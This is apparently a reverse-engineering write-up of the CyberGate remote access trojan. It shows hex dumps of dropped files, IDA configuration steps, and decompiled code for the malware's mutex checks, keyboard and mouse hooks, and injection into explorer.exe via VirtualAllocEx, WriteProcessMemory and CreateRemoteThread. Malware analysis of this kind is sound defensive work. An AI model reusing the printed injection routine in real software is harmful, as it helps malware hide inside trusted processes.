00000140  23 23 40 23 23 23 23 20 23 23 23 23 40 23 23 23  ##@#### ####@###
00000150  23 20 23 23 23 23 40 23 23 23 23 20 23 23 23 23  # ####@#### ####
00000160  40 23 23 23 23 20 23 23 23 23 40 23 23 23 23 20  @#### ####@####
00000170  23 23 23 23 40 23 23 23 23 20 23 23 23 23 40 23  ####@#### ####@#
00000180  23 23 23 20 23 23 23 23 40 23 23 23 23 20 23 23  ### ####@#### ##
00000190  23 23 40 23 23 23 23 20 23 23 23 23 40 23 23 23  ##@#### ####@###
000001A0  23 E5 E5 E5 23 23 23 23 40 23 23 23 23 DF D0 D5  #ååå####@####ßÐÕ
000001B0  D3 D8 DF D5 23 23 23 23 40 23 23 23 23 E8 EE E9  ÓØßÕ####@####èîé
000001C0  F9 23 23 23 23 40 23 23 23 23 88 23 23 23 23 40  ù####@####ˆ####@
000001D0  23 23 23 23 DF 86 E0 D8 D5 CE E0 D5 D2 CF C8 DD  ####ß†àØÕÎàÕÒÏÈÝ

Offset(h): 0
```


Binary (8 bit)		01000011
Int8	go to:	67
UInt8	go to:	67
Int16	go to:	14915
UInt16	go to:	14915
Int24	go to:	6044227
UInt24	go to:	6044227
Int32	go to:	1432107587
UInt32	go to:	1432107587
Int64	go to:	8318823007734479427
UInt64	go to:	8318823007734479427
LEB128	go to:	-61
ULEB128	go to:	67
AnsiChar / char8_t		C
WideChar / char16_t		搟
UTF-8 code point		C (U+0043)
Single (float32)		15133924392960
Double (float64)		1.28625393854834E248
OLETIME		Invalid
FILETIME		Invalid

Byte order
● Little endian ○ Big endian

□ Hexadecimal basis (for integral numbers)

logs.dat

This file contains 9 bytes with random letters, maybe it is a decrypted string and the malware will use it later with the strings in the two other files


HxD - [C:\Users\M4lcode\Desktop\0x00080000000234d5-147]
File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
0x00080000000234d5-147
Special editors
Data inspector

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  75 66 44 51 63 47 47 4B 6B 0D 0A 23 23 23 23     ufDQcGGKk..####
```

Binary (8 bit)		01110101
Int8	go to:	117
UInt8	go to:	117
Int16	go to:	26229
UInt16	go to:	26229
Int24	go to:	4482677
UInt24	go to:	4482677
Int32	go to:	1363437173

server.exe

This is the process that the malware injected malicious code in, we will take a look at it later.

Let's take a fast look at the code of the sample before unpacking it


Advanced Analysis

1st Stage

Let's open the sample in IDA

we need to do some changes in IDA options

1- Disable the analysis



Load a new file

Load file ...ode\Desktop\dbc1e78c7644c07e178acd09bc3b02c230dba253dab5e45e5bcbf4be120a05bc.exe as

- Portable executable for 80386 (PE) [pe.dll]
- MS-DOS executable (EXE) [dos.dll]
- Binary file

Processor type (double-click to set)

Intel Pentium protected with MMX	80586p
Intel Pentium real with MMX	80586r
MetaPC (disassemble all opcodes)	**metapc**
Intel 860 processors	
Intel 860 XP	860xp

Loading segment 0x00000000

Loading offset 0x00000000

Analysis


□ Enabled

□ Indicator enabled

Options

□ Loading options
☑ Fill segment gaps
□ Load as code segment
☑ Create segments
□ Create FLAT group
☑ Create imports segment
□ Load resources
☑ Rename DLL entries
□ Manual load

2- in options » compiler, select the following options


Compiler options

Compiler: Delphi

ABI name:

Calling convention: Fastcall

Memory model: Near Code, Near Data

Pointer size: Near 32bit, Far 64bit

Default alignment: 0

sizeof(int): 4

sizeof(short): 2

sizeof(bool): 1

sizeof(long): 4

sizeof(enum): 4

sizeof(longlong): 8

sizeof(long double): 8

Predefined macros: __BORLANDC__=0x550;


Include directories:

Source parser: <default>

Syntax: C

Arguments:

3- in options » general » analysis, select the following options



IDA Options

Disassembly | Analysis | Cross-references | Strings | Browser | Graph | Misc

Target processor: MetaPC (disassemble all opcodes)

Target assembler: Generic for Intel 80x86

Analysis


☑ Enabled

☑ Indicator enabled


Now we can analyze this sample

Creating and Checking Mutexes

sub_403568 function creates a mutex using **CreateMutexA** API



```
int v38; // [esp+40h] [ebp-1Ch] BYREF
int v39; // [esp+44h] [ebp-18h] BYREF
int v40[5]; // [esp+48h] [ebp-14h] BYREF
int savedregs; // [esp+5Ch] [ebp+0h] BYREF

sub_403418(dword_40BB04);
v22 = &savedregs;
v21[1] = &loc_40C0C4;
v21[0] = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, v21);
Mutex1 = sub_403568(0, 0, "_x_X_UPDATE_X_x_");
if ( GetLastError() == 183 )
{
  CloseHandle(Mutex1);
  Sleep(0x2EE0u);
}
else
{
  CloseHandle(Mutex1);
}
```



```
HANDLE __stdcall sub_403568(LPSECURITY_ATTRIBUTES lpMutexAttributes, int a2, LPCSTR lpName)
{
  return CreateMutexA(lpMutexAttributes, a2 != 0, lpName);
}
```


MUTEX: `_x_X_UPDATE_X_x_`

GetLastError() == 183: Checks if the mutex already exists.

If it does (error code 183), it closes the mutex handle and sleeps for 12 seconds

If it doesn’t, it closes the mutex handle.

Next, **sub_403568** creates another mutex




```
    CloseHandle(Mutex1);
  }
  Mutex2 = sub_403568(0, 0, "_x_X_PASSWORDLIST_X_x_");
  if ( GetLastError() == 183 )
  {
    CloseHandle(Mutex2);
    sub_409AD4(v40, Mutex2);
    sub_401B14(&dword_40F1EC, v40[0]);
    if ( dword_40F1EC )
    {
      v14 = sub_401D50(dword_40F1EC);
      sub_406008(&v39);
      sub_401D58(&v39, &str_NOIP_abc[1]);
      sub_405D70(v39, dword_40F1EC, v14);
```

MUTEX: `_x_X_PASSWORDLIST_X_x_`

if the mutex already exists it closes the handle and go to **sub_409AD4**

In the most cases this mutex will not exists, so the malware will jump to **0x0040BFA0** address



```
      GetTempPathA(v8, v33);
      sub_401D58(&v29, &str_IEWEB_abc[1]);
      sub_405D70(v29, dword_40F1EC, v34);
    }
  }
  else
  {
    CloseHandle(Mutex2);
    MutexA_0 = CreateMutexA_0(0, 0, "_x_X_BLOCKMOUSE_X_x_");
    if ( GetLastError() == 183 )
    {
      CloseHandle(MutexA_0);
      SetWindowsHookExA(13, fn, hmod, 0);
      for ( i = SetWindowsHookExA(14, sub_40B108, hmod, 0); !sub_40BA84(i); i = sub_405918() )
        ;
      ExitProcess(0);
    }
    CloseHandle(MutexA_0);
    sub_4013A4(1, &v28);
    v11 = sub_401E94(v28, &str_Restart_0[1]);
    if ( !v12 )
      Sleep(0x3E8u);
    v13 = sub_404604(v11);
    v14 = sub_40491C(v13);
    sub_40B118(v14);
    v15 = sub_401F48(*off_40D204);
    v16 = CreateMutexA_0(0, 0, v15);
    if ( GetLastError() == 183 )
    {
      CloseHandle(v16);
      Sleep(0x3E8u);
      v17 = sub_401F48(*off_40D204);
      v16 = CreateMutexA_0(0, 0, v17);
```


The malware will closes the handle and creates another mutex

MUTEX: `_x_X_BLOCKMOUSE_X_x_`

Process Injection

In process injection technique, the malware attempts to open a handle of a process either created or already existing in the system's memory.

In **sub_40B7FC** CyberGate tries to find a specific window named (Shell_TrayWnd) to retrieve its process ID, and opens a handle to that process. But if it's not found it tries to create a new process named (explorer.exe), then call **sub_4040F4** with ProcessInformation, hProcess as parameters



```
  else
  {
    CloseHandle(v1);
    v2 = sub_401F9C(off_40D1CC);
    WindowA = FindWindowA("Shell_TrayWnd", 0);
    GetWindowThreadProcessId(WindowA, &dwProcessId);
    mw_OpenProcess = OpenProcess(0x1F0FFFu, 0, dwProcessId);
    if ( !sub_4040F4(mw_OpenProcess, v2) )
    {
      sub_403738(&StartupInfo, 68);
      sub_403738(&ProcessInformation, 16);
      CreateProcessA(0, "explorer.exe", 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation);
      sub_4040F4(ProcessInformation.hProcess, v2);
    }
  }
  __writefsdword(0, v6[0]);
  v7 = &loc_40B901;
  return sub_401AC0(&v8);
}
```

```
0000AC06 sub_40B7FC:46 (40B806)
```


After allocating memory within the created or existing process, the malware fills this memory with the code intended for injection, which contains the malicious instructions.

And that happens in **sub_4040F4**

The function has loop attempts to allocate virtual memory by using **VirtualAlloc**, then tries to allocate memory in the process using **VirtualAllocEx**. This loop continues until it successfully allocates memory (v5) or v3 exceeds 0x30000000 bytes.


Then it applies protection attributes to the allocated memory by using **VirtualProtect**

Then it Uses **WriteProcessMemory** to write data to the allocated memory in the target process.



```
  v12 = 0;
  v2 = v13 + *(v13 + 60);
  v3 = 0x10000000;
  do
  {
    v3 += 0x10000;
    Allocated_memory = VirtualAlloc((v3 + *(v2 + 52)), *(v2 + 80), 0x3000u, 0x40u);
    Allocated_memory_1 = Allocated_memory;
    if ( Allocated_memory )
    {
      VirtualFree(Allocated_memory, 0, 0x8000u);
      Allocated_memory_1 = VirtualAllocEx(hProcess, (v3 + *(v2 + 52)), *(v2 + 80), 0x3000u, 0x40u);
    }
  }
  while ( !Allocated_memory_1 && v3 <= 0x30000000 );
  VirtualProtect_0(hProcess, Allocated_memory_1, v13, lpBuffer);
  if ( lpBuffer[0] )
  {
    v11[0] = lpBuffer[0];
    v11[1] = lpBuffer[3];
    WriteProcessMemory(hProcess, Allocated_memory_1, lpBuffer[0], lpBuffer[1], &NumberOfBytesWritten);
    if ( sub_4038AC(hProcess, sub_4040CC, v11, 8, 0) )
      v12 = 1;
  }
  __writefsdword(0, v7[0]);
  v8 = &loc_40420C;
  sub_4024F0(lpBuffer, &TLibInfo);
  return v12;
}
```


After that the malware executes the injected code by using **CreateRemoteThread** in **sub_4038AC**



